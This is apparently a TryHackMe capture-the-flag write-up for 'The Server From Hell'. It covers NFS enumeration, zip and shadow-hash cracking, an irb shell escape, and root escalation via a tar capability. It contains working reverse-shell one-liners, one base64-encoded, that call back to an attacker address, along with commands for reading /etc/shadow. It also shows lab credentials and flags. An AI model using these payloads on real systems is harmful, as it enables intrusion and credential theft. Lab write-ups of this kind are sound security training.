TL;DR
In this challenge, we start from port 1337, scan the first 100 ports and move to port 12345. Then we are being told the nfs share is available, we mount and crack the password of backup.zip. We find the private key and the port for ssh which is 3333.
After login via ssh, we escape the irb shell, and privileges escalate to root using cap_dac_read_search on /bin/tar, which let us get /etc/shadow.
Find nfs share and get private ssh key
I started with port 1337, as stated on the machine info

┌──(agonen㉿kali)-[~/thm/TheServerFromHell]
└─$ nc theserverfromhell.thm 1337 -v
theserverfromhell.thm [10.66.132.31] 1337 (?) open
Welcome traveller, to the beginning of your journey
To begin, find the trollface
Legend says he's hiding in the first 100 ports
Try printing the banners from the ports
It tells us there is something on the first 100 ports. I used this script to brute force the first 100 ports:
for i in {1..100}; do
	nc theserverfromhell.thm $i -v
done

Okay, let’s go to port 12345
┌──(agonen㉿kali)-[~/thm/TheServerFromHell]
└─$ nc theserverfromhell.thm 12345 -v
theserverfromhell.thm [10.66.132.31] 12345 (?) open
NFS shares are cool, especially when they are misconfigured
It's on the standard port, no need for another scan

Fine, let’s show shares available for mounting
┌──(agonen㉿kali)-[~/thm/TheServerFromHell]
└─$ showmount -e theserverfromhell.thm
Export list for theserverfromhell.thm:
/home/nfs *
We can mount to /home/nfs. I’ll use this command, after creating /mnt/theserverfromhell:
sudo mount -t nfs -o vers=3,soft,timeo=600,retrans=3,nolock theserverfromhell.thm:/home/nfs /mnt/theserverfromhell_nfs
The important parameters I added are vers=3, because this is more softer version, and also the soft, that it won’t get into loop if the server suddenly disappear (otherwise, you’ll need to reboot the system)

I tried to unzip the file backup.zip, however, It required a password.
I used zip2john and john to crack the password, we got the password zxcvbnm
┌──(agonen㉿kali)-[~/thm/TheServerFromHell]
└─$ unzip backup.zip
Archive:  backup.zip
   creating: home/hades/.ssh/
[backup.zip] home/hades/.ssh/id_rsa password:

┌──(agonen㉿kali)-[~/thm/TheServerFromHell]
└─$ zip2john backup.zip > hash.txt
ver 1.0 backup.zip/home/hades/.ssh/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 backup.zip/home/hades/.ssh/id_rsa PKZIP Encr: TS_chk, cmplen=2107, decmplen=3369, crc=6F72D66B ts=B16D cs=b16d type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** backup.zip/home/hades/.ssh/hint.txt PKZIP Encr: TS_chk, cmplen=22, decmplen=10, crc=F51A7381 ts=B16D cs=b16d type=0
ver 2.0 efh 5455 efh 7875 backup.zip/home/hades/.ssh/authorized_keys PKZIP Encr: TS_chk, cmplen=602, decmplen=736, crc=1C4C509B ts=B16D cs=b16d type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** backup.zip/home/hades/.ssh/flag.txt PKZIP Encr: TS_chk, cmplen=45, decmplen=33, crc=2F9682FA ts=B16D cs=b16d type=0
ver 2.0 efh 5455 efh 7875 backup.zip/home/hades/.ssh/id_rsa.pub PKZIP Encr: TS_chk, cmplen=602, decmplen=736, crc=1C4C509B ts=B16D cs=b16d type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(agonen㉿kali)-[~/thm/TheServerFromHell]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
zxcvbnm          (backup.zip)
1g 0:00:00:00 DONE (2025-12-26 11:18) 50.00g/s 204800p/s 204800c/s 204800C/s 123456..samanta
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

Now, we can unzip again:
┌──(agonen㉿kali)-[~/thm/TheServerFromHell]
└─$ unzip backup.zip
Archive:  backup.zip
[backup.zip] home/hades/.ssh/id_rsa password: # zxcvbnm
  inflating: home/hades/.ssh/id_rsa
 extracting: home/hades/.ssh/hint.txt
  inflating: home/hades/.ssh/authorized_keys
 extracting: home/hades/.ssh/flag.txt
  inflating: home/hades/.ssh/id_rsa.pub
We can grab the flag, which is found inside home/hades/.ssh:
┌──(agonen㉿kali)-[~/…/TheServerFromHell/home/hades/.ssh]
└─$ cat flag.txt
thm{h0p3_y0u_l1k3d_th3_f1r3w4ll}
Find ssh port and escape irb shell
We can find private ssh key, and also some hint:
┌──(agonen㉿kali)-[~/…/TheServerFromHell/home/hades/.ssh]
└─$ cat hint.txt
2500-4500

┌──(agonen㉿kali)-[~/…/TheServerFromHell/home/hades/.ssh]
└─$ head id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAvvpYFMo61B9W+h5uWUdo+jqj9RjFiaQ4JvGeLI9Ktl8aBZxPngNy
d5VDFEslFfgbYUhYgNmU2xTaWPK0HweuyauIizV4QLA9KEvVMAz+2W8yhcSrUDpU0fosol
GH5TmQxBS9NT/mzwSjskweoMbCz9mKQ9Zl49RmqGg8pZI3FoaSwTwD8+ysEoF1RKTNi6AB
NGHq/00qadmMLtM2KgFdJNi6S6fVjpwwvlVhCvcdqYoHjpzX94PoQpzqYlbi5hqvPVG/Vj
7eWBDHzL6kapx32IsSNfqT7rFfN+atMP3/ofJEojngBb4gvEoAZ3tzB08Ee6Z4OTtlbFA8
840rQXOTwxXAqdvFdO23k3uBbX/EMDV19ZkBz3+R/JGlryWCf4bCBmwSxNZufi1aQmqIMV
msnBq0DKPYqq9jziHqUqFvZMxHR1VjCYAnq83VKpDoI9Jl9KgvKzHOZtriQqTy9MM6/peh
NGUIICl3REw4v5Cq0HDPHVc5kfL37tp3VxcX5C5zoxIi6jKkSvXGjRftcK9pGdLRCktcWp
I tried to login via ssh to user hades on port 22, using the private key, but it failed:
┌──(agonen㉿kali)-[~/…/TheServerFromHell/home/hades/.ssh]
└─$ ssh hades@theserverfromhell.thm -i id_rsa -p 22
kex_exchange_identification: read: Connection reset by peer
Connection reset by 10.66.132.31 port 22
Okay, I guess the ssh port is on one of the ports between 2500 to 4500, as the hint says.
I executed nmap:
nmap -p 2500-4500 theserverfromhell.thm --open -sV -oN res.txt
Then, I grep for ssh:
┌──(agonen㉿kali)-[~/thm/TheServerFromHell]
└─$ cat res.txt | grep ssh
2520/tcp open  ssh                    3Com switch sshd W Release cn (protocol 694)
2576/tcp open  ssh                    (protocol 84336)
2611/tcp open  ssh                    (protocol 3)
2762/tcp open  ssh                    SunSSH S+ (protocol 5911235)
2792/tcp open  ssh                    (protocol 3068)
2837/tcp open  ssh                    (protocol 243)
2869/tcp open  ssh                    Sysax Multi Server sshd 2 (protocol 41)
2910/tcp open  ssh                    (protocol 1.5)
2985/tcp open  ssh                    (protocol 3)
3248/tcp open  ssh                    (protocol 1.5)
3300/tcp open  ssh                    OpenSSH mQJB (gssapi; protocol 6)
3333/tcp open  ssh                    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3365/tcp open  ssh                    (protocol 1222)
3564/tcp open  ssh                    (protocol 60411)
3606/tcp open  ssh                    (protocol 1005)
3626/tcp open  ssh                    (protocol 1.5)
3631/tcp open  ssh                    (protocol 40804612)
3636/tcp open  ssh                    (protocol 2.0)
3747/tcp open  ssh                    (protocol 4317027)
3749/tcp open  ssh                    Xlight FTP Server sshd pW (protocol 12)
3994/tcp open  ssh                    (protocol 657)
4011/tcp open  ssh                    Cyberoam firewall sshd (protocol 46)
4090/tcp open  ssh                    (protocol 466)
4126/tcp open  ssh                    (protocol 786728)
4141/tcp open  ssh                    (protocol 2.0)
4254/tcp open  ssh                    Mocana embedded SSH (protocol 2.0)
4419/tcp open  ssh                    (protocol 21)
4448/tcp open  ssh                    (protocol 032)
4472/tcp open  ssh                    (protocol 2.0)
Okay, the port 3333 looks promising:
ssh hades@theserverfromhell.thm -p 3333 -i home/hades/.ssh/id_rsa


We can see this is irb, which is interactive ruby shell. We can get RCE based on this cheatsheet https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/irb/
For example:
exec %q!id!
Okay, we’ll use the payload from https://www.revshells.com/:

exec %q!rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.164.248 1337 >/tmp/f!
and on our local machine, set the listener:
nc -nvlp 1337
We can paste the payload from penelope for easier shell:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash

and grab the user flag:
hades@hell:~$ cat user.txt
thm{sh3ll_3c4p3_15_v3ry_1337}
Privilege Escalation to Root using cap_dac_read_search on /bin/tar
when we check for capabilites, we can see we have cap_dac_read_search on /bin/tar
hades@hell:~$ getcap / -r 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
/bin/tar = cap_dac_read_search+ep
CAP_DAC_READ_SEARCH is a Linux kernel capability that grants a process permission to bypass standard Discretionary Access Control (DAC) checks for reading files and searching directories, allowing access even if regular file permissions (like read/execute bits) would normally deny it, often used by system tools (like SailPoint, Cribl, Splunk) to inspect protected files (like /etc/shadow) or monitor system activities without needing full root privileges.
Okay, let’s try to get /etc/shadow:
hades@hell:/tmp$ tar cvf shadow.tar /etc/shadow

tar: Removing leading `/' from member names
/etc/shadow
hades@hell:/tmp$ ls
f           systemd-private-81104b048dc6445a93bfff2ac15a9f16-systemd-resolved.service-Dc15uR   tmux-1002
shadow.tar  systemd-private-81104b048dc6445a93bfff2ac15a9f16-systemd-timesyncd.service-l2QPdZ
Now, we can exfiltrate it, and read it:
hades@hell:/tmp$ tar -xvf shadow.tar
etc/shadow
hades@hell:/tmp$ ls
etc  shadow.tar                                                                        systemd-private-81104b048dc6445a93bfff2ac15a9f16-systemd-timesyncd.service-l2QPdZ
f    systemd-private-81104b048dc6445a93bfff2ac15a9f16-systemd-resolved.service-Dc15uR  tmux-1002
hades@hell:/tmp$ cat etc/shadow
root:$6$gOnbjpUs$c0IEFcbrGocU26kyzzPOqzY02e7bcawNexPsEm3oENaBIw7mVz/h9dOgaDaphveFY9ScIetMiI8F/XOnTxJxi1:18520:0:99999:7:::
daemon:*:18513:0:99999:7:::
bin:*:18513:0:99999:7:::
sys:*:18513:0:99999:7:::
sync:*:18513:0:99999:7:::
games:*:18513:0:99999:7:::
man:*:18513:0:99999:7:::
lp:*:18513:0:99999:7:::
mail:*:18513:0:99999:7:::
news:*:18513:0:99999:7:::
uucp:*:18513:0:99999:7:::
proxy:*:18513:0:99999:7:::
www-data:*:18513:0:99999:7:::
backup:*:18513:0:99999:7:::
list:*:18513:0:99999:7:::
irc:*:18513:0:99999:7:::
gnats:*:18513:0:99999:7:::
nobody:*:18513:0:99999:7:::
systemd-network:*:18513:0:99999:7:::
systemd-resolve:*:18513:0:99999:7:::
syslog:*:18513:0:99999:7:::
messagebus:*:18513:0:99999:7:::
_apt:*:18513:0:99999:7:::
lxd:*:18513:0:99999:7:::
uuidd:*:18513:0:99999:7:::
dnsmasq:*:18513:0:99999:7:::
landscape:*:18513:0:99999:7:::
sshd:*:18513:0:99999:7:::
pollinate:*:18513:0:99999:7:::
vagrant:$6$XQAwkysB$wSkezwLStg6E8nT/h5ECcNdiBuGt98yNnjwVEB.YVEAQY9z5AamgBhYTUAzKRQjmNxpEOLP/a36mxdZyaKJk60:18513:0:99999:7:::
ubuntu:!:18520:0:99999:7:::
statd:*:18520:0:99999:7:::
ntp:*:18520:0:99999:7:::
hades:*:18520:0:99999:7:::
We got the root hash, which is:
$6$gOnbjpUs$c0IEFcbrGocU26kyzzPOqzY02e7bcawNexPsEm3oENaBIw7mVz/h9dOgaDaphveFY9ScIetMiI8F/XOnTxJxi1
Using john we crack the root password:
┌──(agonen㉿kali)-[~/thm/TheServerFromHell]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
trustno1         (?)
1g 0:00:00:00 DONE (2025-12-26 13:21) 2.631g/s 2694p/s 2694c/s 2694C/s james1..abcd1234
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

so, the root password is trustno1
Let’s su root and take the root flag.

we can grab the root flag
root@hell:~# cat root.txt
thm{w0w_n1c3_3sc4l4t10n}